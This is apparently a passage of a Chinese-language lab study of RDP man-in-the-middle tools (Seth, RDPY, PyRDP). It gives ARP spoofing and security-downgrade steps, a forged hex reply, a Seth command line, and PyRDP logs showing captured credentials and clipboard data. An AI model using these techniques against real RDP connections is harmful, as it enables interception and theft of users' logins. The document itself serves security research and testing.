攻击者首先通过arp欺骗，劫持受害client和网关之间的通信。而在虚拟机测试环境下，client、server、攻击者和网关在同一子网下，client与server直接进行通信，故通过arp欺骗，直接劫持客户端和服务端之间有关rdp的通信。

②安全性降级：

攻击者欺骗client，使得client所使用安全协议降级。

降级流程：**TLS+Kerberos —> TLS+NTLM—> TLS** 。若client使用TLS + Kerberos认证协议，攻击者降级至TLS+NTLM，之后继续降级至只用TLS一个协议。

降级方法：

Kerberos+TLS—>NTLM+TLS： 让client无法建立Kerberos服务?方法：阻塞client所有目的端口为88的TCP报文。

NTLM+TLS—>TLS：伪造Server的回复，说DC =Domain Controller (域控制器)不可用，回复报文:

```
300d a003 0201 04a4 0602 04c0 0000 5e 0.............^
```


③降级至只用TLS后：

攻击者仅修改server证书的公钥部分，伪造自己是server与client通信，并转发client的数据包给server，成为client和server之间的中间人。


（3）测试结果

命令：./seth.sh eth0 <attacker IP> <client IP> <server IP>

如果server关闭了NLA，远程桌面连接会建立，攻击者能获得账号密码，并且可以做读取键盘输入、命令注入等。



如果server开启了NLA，server会因为client未使用Kerberos或NTLM而拒绝建立连接，但由于登陆账号和密码已被client发送，攻击者也会获得账号密码。



（4）一些问题解答：

Q1:工具如何获得流量进行处理?

- 工具使用arp欺骗，劫持client和网关之间的流量

Q2:如何解决证书问题？是需要客户端信任我们的证书么？如果无法对客户端进行操作的话，会有什么限制?

- 攻击发生后，证书问题提醒中出现了两个错误：
- 

- 一个是“证书来自不信任的证书验证机构”，但大多数server的证书一般都是自签名的，同样会报该错误。除非用户安全性很高，自己配置了证书，否则大多数用户会忽略该错误。
- 另一个错误是“证书上的服务器名错误”，该错误出现的原因目前没找到。

  若用户没有重视证书错误提醒，Seth工具便可攻击成功。

Q3：能够完成什么功能，除了获得用户名、密码，还有其他功能么?

- 如果server关闭了NLA，远程桌面连接会建立，攻击者除了可以获得获得账号密码，还可以读取键盘输入以及做命令注入。
- 若Server开启NLA：只能获取client输入的登录账号和密码。

Q4：有什么限制?


- arp欺骗能否成功。
- 用户是否忽略证书错误提示。

3.2 RDPY


[citronneur/rdpy: Remote Desktop Protocol in Twisted Python (github.com)]

[RDP Man-in-the-Middle - Smile! You're on Camera - GoSecure]

RDPY是一个基于python的RDP实现，其中rdpy-rdpmitm模块提供了MITM的功能，原理如下图所示：




实际使用中，需要为rdpy-rdpmitm指定RDP服务端的地址和端口，启动后，rdpy-rdpmitm会默认开启3389端口来充当RDP服务端，客户端进行远程连接时需要指定rdpy-rdpmitm所在的IP，如下图，rdpy-rdpmitm再充当客户端，将请求转发给服务端。因此，rdpy-rdpmitm对客户端并不是一个透明的中间人。



同时，由于Win10在提供RDP服务时默认使用了TLS，且默认开启NLA，在这种情况下rdpy-rdpmitm无法成功实现MITM，在**Connection Initiation**阶段服务端会在X.224 Connection Confirm PDU中返回`RHYBRID_REQUIRED_BY_SERVER = 0x00000005`的Negotiation Failure Code。

经测试，只有在手动关闭服务端的NLA，且rdpy-rdpmitm设置为tls模式的情况下，才能成功实现MITM。但是这种情况下，客户端仍会显示rdpy-rdpmitm配置的自签名证书，提示证书不安全。



3.3 PyRDP

PyRDP初始版本：

GoSecure/pyrdp: RDP monster-in-the-middle (mitm) and library for Python with the ability to watch connections live or after the fact (github.com)

RDP Man-in-the-Middle - Smile! You're on Camera - GoSecure

PyRDP也是一个基于python的RDP实现，提供了MITM功能，相比RDPY其优点在于易于安装、输出信息较全、文档清晰。

PyRDP初始想法是做一个RDP蜜罐，代码借鉴了RDPY。PyRDP的设计和RDPY相似，同样客户端进行远程连接时需要指定PyRDP所在的IP，同样实现了用一个播放器player实时观看客户端对服务端桌面操作的功能。之后加入了在服务端中注入命令，以及自动记录客户端输入的功能。

测试结果：

测试环境同RDPY。kali虚拟机运行PyRDP，指定一个w10 rdp服务端的ip，成为它的RDP中间人代理。客户端进行远程连接时需要指定PyRDP所在的IP。

rdp服务端关闭NLA后，可以成功实现MITM，可以输出每一步的信息，其中包含用户名和密码。

```
┌──(venv)─(kali㉿kali)-[~/Desktop/pyrdp]
└─$ pyrdp-mitm.py 192.168.131.129
[2021-09-26 10:47:47,419] - INFO - GLOBAL - pyrdp.mitm - Target: 192.168.131.129:3389
[2021-09-26 10:47:47,420] - INFO - GLOBAL - pyrdp.mitm - Output directory: /home/kali/Desktop/pyrdp/pyrdp_output
[2021-09-26 10:47:47,420] - INFO - GLOBAL - pyrdp - MITM Server listening on 0.0.0.0:3389
[2021-09-26 10:48:03,898] - INFO - Georgette354081 - pyrdp.mitm.connections.tcp - New client connected from 192.168.131.130:57404
[2021-09-26 10:48:03,898] - INFO - Georgette354081 - pyrdp.mitm.connections.x224 - Cookie: mstshash=lee
[2021-09-26 10:48:03,903] - INFO - Georgette354081 - pyrdp.mitm.connections.tcp - Server connected
[2021-09-26 10:48:05,013] - INFO - Georgette354081 - pyrdp.mitm.connections.cert - Cloned server certificate to pyrdp_output/certs/DESKTOP-I7AHTGC.crt
[2021-09-26 10:48:05,051] - INFO - Georgette354081 - pyrdp.mitm.connections.tcp - Client connection closed. Connection to the other side was lost in a non-clean fashion: Connecti
on lost.
[2021-09-26 10:48:05,051] - INFO - Georgette354081 - pyrdp.mitm.connections.tcp - Connection report: report: 1.0, connectionTime: 1.153076171875, totalInput: 0, totalOutput: 0, r
eplayFilename: rdp_replay_20210926_10-48-03_897_Georgette354081.pyrdp
[2021-09-26 10:48:10,995] - INFO - James589879 - pyrdp.mitm.connections.tcp - New client connected from 192.168.131.130:57405
[2021-09-26 10:48:10,996] - INFO - James589879 - pyrdp.mitm.connections.x224 - Cookie: mstshash=lee
[2021-09-26 10:48:10,998] - INFO - James589879 - pyrdp.mitm.connections.tcp - Server connected
[2021-09-26 10:48:12,009] - INFO - James589879 - pyrdp.mitm.connections.cert - Using cached certificate for DESKTOP-I7AHTGC
CLIENT_RANDOM 6150882b0be198b892cdd3ee157d7fb6f1ea2c7027dbbc33244467f5f36b6cf3 3ca49bc8144c4e232fea8da4c32cded0d9030baf8b1e53e3605bb91bbfd46af1d735cf473fe063fb8fd5fa6d83a75aee
[2021-09-26 10:48:12,026] - INFO - James589879 - pyrdp.mitm.connections.mcs - Client hostname DESKTOP-I7AHTGC
CLIENT_RANDOM 603fdae02f3e498cad24b9381ac526a4be4e685a7b521ba9ce1abe9420ef07e7 b4c2d65b2687ef32bbdbf036ff561a4f5dccc26c64b1d3732fad50f663fa7c7ab9a3423f91c30ed8a77380103f2026b6
[2021-09-26 10:48:12,038] - INFO - James589879 - pyrdp.mitm.connections.mcs - rdpdr <---> Channel #1004
[2021-09-26 10:48:12,038] - INFO - James589879 - pyrdp.mitm.connections.mcs - rdpsnd <---> Channel #1005
[2021-09-26 10:48:12,038] - INFO - James589879 - pyrdp.mitm.connections.mcs - cliprdr <---> Channel #1006
[2021-09-26 10:48:12,038] - INFO - James589879 - pyrdp.mitm.connections.mcs - drdynvc <---> Channel #1007
[2021-09-26 10:48:12,135] - INFO - James589879 - pyrdp.mitm.connections.security - Client Info: username = 'lee\x00', password = '\x00', domain = '\x00', clientAddress = '192.168
.131.130\x00'
[2021-09-26 10:48:12,996] - INFO - James589879 - pyrdp.mitm.connections.rdpdr - Smart card mapped with ID 1: SCARD
[2021-09-26 10:48:29,284] - INFO - James589879 - pyrdp.mitm.connections.fastpath - Credentials attempt from heuristic: 123456
[2021-09-26 10:48:39,718] - INFO - James589879 - pyrdp.mitm.connections.rdpdr - Smart card mapped with ID 1: SCARD
[2021-09-26 10:48:39,837] - INFO - James589879 - pyrdp.mitm.connections.rdpdr - Credentials candidate from heuristic: 123456
[2021-09-26 10:48:39,982] - INFO - James589879 - pyrdp.mitm.connections.rdpdr - Printer mapped with ID 4: PRN4
[2021-09-26 10:48:39,983] - INFO - James589879 - pyrdp.mitm.connections.rdpdr - Printer mapped with ID 5: PRN5
[2021-09-26 10:48:39,983] - INFO - James589879 - pyrdp.mitm.connections.rdpdr - Printer mapped with ID 3: PRN3
[2021-09-26 10:48:39,983] - INFO - James589879 - pyrdp.mitm.connections.rdpdr - Printer mapped with ID 2: PRN2
[2021-09-26 10:48:39,996] - INFO - James589879 - pyrdp.mitm.connections.cliprdr - Clipboard data: 'Spoof source IP for connections to the server\x00'
```

开启NLA后，PyRDP失效。

```
┌──(venv)─(kali㉿kali)-[~/Desktop/pyrdp]
└─$ pyrdp-mitm.py 192.168.131.129
[2021-09-26 11:00:21,052] - INFO - GLOBAL - pyrdp.mitm - Target: 192.168.131.129:3389
[2021-09-26 11:00:21,052] - INFO - GLOBAL - pyrdp.mitm - Output directory: /home/kali/Desktop/pyrdp/pyrdp_output
[2021-09-26 11:00:21,053] - INFO - GLOBAL - pyrdp - MITM Server listening on 0.0.0.0:3389
[2021-09-26 11:00:30,808] - INFO - Monica321376 - pyrdp.mitm.connections.tcp - New client connected from 192.168.131.130:57423
[2021-09-26 11:00:30,809] - INFO - Monica321376 - pyrdp.mitm.connections.x224 - No cookie for this connection
[2021-09-26 11:00:30,811] - INFO - Monica321376 - pyrdp.mitm.connections.tcp - Server connected
[2021-09-26 11:00:30,821] - INFO - Monica321376 - pyrdp.mitm.connections.x224 - The server failed the negotiation. Error: The server requires that the client support Enhanced RDP
 Security (section 5.4) with CredSSP (section 5.4.5.2).
[2021-09-26 11:00:30,824] - INFO - Monica321376 - pyrdp.mitm.connections.tcp - Server connection closed. Connection to the other side was lost in a non-clean fashion: Connection
lost.
Unhandled Error
Traceback (most recent call last):
  File "/usr/lib/python3.9/asyncio/base_events.py", line 596, in run_forever
    self._run_once()
  File "/usr/lib/python3.9/asyncio/base_events.py", line 1890, in _run_once
    handle._run()
  File "/usr/lib/python3.9/asyncio/events.py", line 80, in _run
    self._context.run(self._callback, *self._args)
  File "/home/kali/Desktop/pyrdp/venv/lib/python3.9/site-packages/twisted/internet/asyncioreactor.py", line 273, in _onTimer
    self.runUntilCurrent()
--- <exception caught here> ---
  File "/home/kali/Desktop/pyrdp/venv/lib/python3.9/site-packages/twisted/internet/base.py", line 994, in runUntilCurrent
    call.func(*call.args, **call.kw)
  File "/home/kali/Desktop/pyrdp/venv/lib/python3.9/site-packages/pyrdp-1.1.1.dev0-py3.9-linux-x86_64.egg/pyrdp/mitm/RDPMITM.py", line 221, in doClientTls
    cert = self.server.tcp.transport.getPeerCertificate()
  File "/home/kali/Desktop/pyrdp/venv/lib/python3.9/site-packages/twisted/protocols/tls.py", line 541, in getPeerCertificate
    return self._tlsConnection.get_peer_certificate()
builtins.AttributeError: 'NoneType' object has no attribute 'get_peer_certificate'
```

此外，PyRDP还提供了一系列组件方便读者进行rdp协议研究。如 PyRDP Certificate Cloner：用于复制服务器的证书，并修改公钥部分，有利于mitm。

作者并在/docs目录中介绍了PyRDP的transparent模式，用来作为透明代理。进一步，还提供了两种不同模式：L3 TPROXY和L2 Bridge to L3 TPROXY。

还介绍了获取到目标服务器的证书和私钥的方法。这需要获取目标服务器的管理员权限，并配合Mimikatz、jailbreak等工具提取服务端的证书、私钥等信息。目的是为了进行蜜罐实验的同时，服务器也可以开启NLA。

PyRDP1.0版本：

- Blog: PyRDP on Autopilot

在PyRDP发布一年多之后，作者又加入了中间人攻击功能，使得客户端进行远程连接时不是指定PyRDP所在的IP，而是指定要访问的服务端IP。

原理同样利用arp欺骗和NLA降级。arp欺骗是使用中间人攻击框架bettercap，bettercap的arp.spoof模块实现mitm。对NLA的应对也是降级，这里降级的方法是redirect，重定向到一个没有开启NLA的rdp服务器，之后客户端会将安全协议降级为仅用SSL。client的rdp连接目的IP为server的ip。原理上和seth一样，但实现方式不同，攻击时的限制应该也同seth一致。

但该功能没有在PyRDP github的readme中仔细介绍，而是放到了/docs/bettercap-rdp-mitm.md中，目前还未去进行测试。

3.4 初步测试结论

1. 通过中间人的方式获取RDP的用户名和密码是可行的，由于用户名和密码是用服务端公钥加密过的，因此可以通过替换服务端证书的方式实现MITM。此外，由于RDP在实际使用中还会使用TLS作为最外层协议，因此，RDP MITM还需要能够实现针对TLS的MITM。
2. 目前调研的三个方案会受Windows终端版本、是否开启NLA等因素的影响而导致无法使用。其中seth工具通过arp欺骗和安全协议降级的方法，可以在NLA开启的情况下，截获客户端输入的账号、密码。在NLA关闭的情况下，该方法同样可行。

4 参考资料

1.Explain Like I'm 5: Remote Desktop Protocol (RDP) (cyberark.com)

2.MS-RDPBCGR: Connection Sequence | Microsoft Docs

3.RDP Security Explained | McAfee Blogs

4.ATTACKING RDP How to Eavesdrop on Poorly Secured RDP Connections|Seth document

其他对rdp协议研究有帮助的文档:

5.Wireshark Tutorial: Decrypting RDP Traffic 用wireshark解密rdp加密流量

6.how-authentication-works-when-you-use-remote-desktop介绍RDP中的NTLM和Kerberos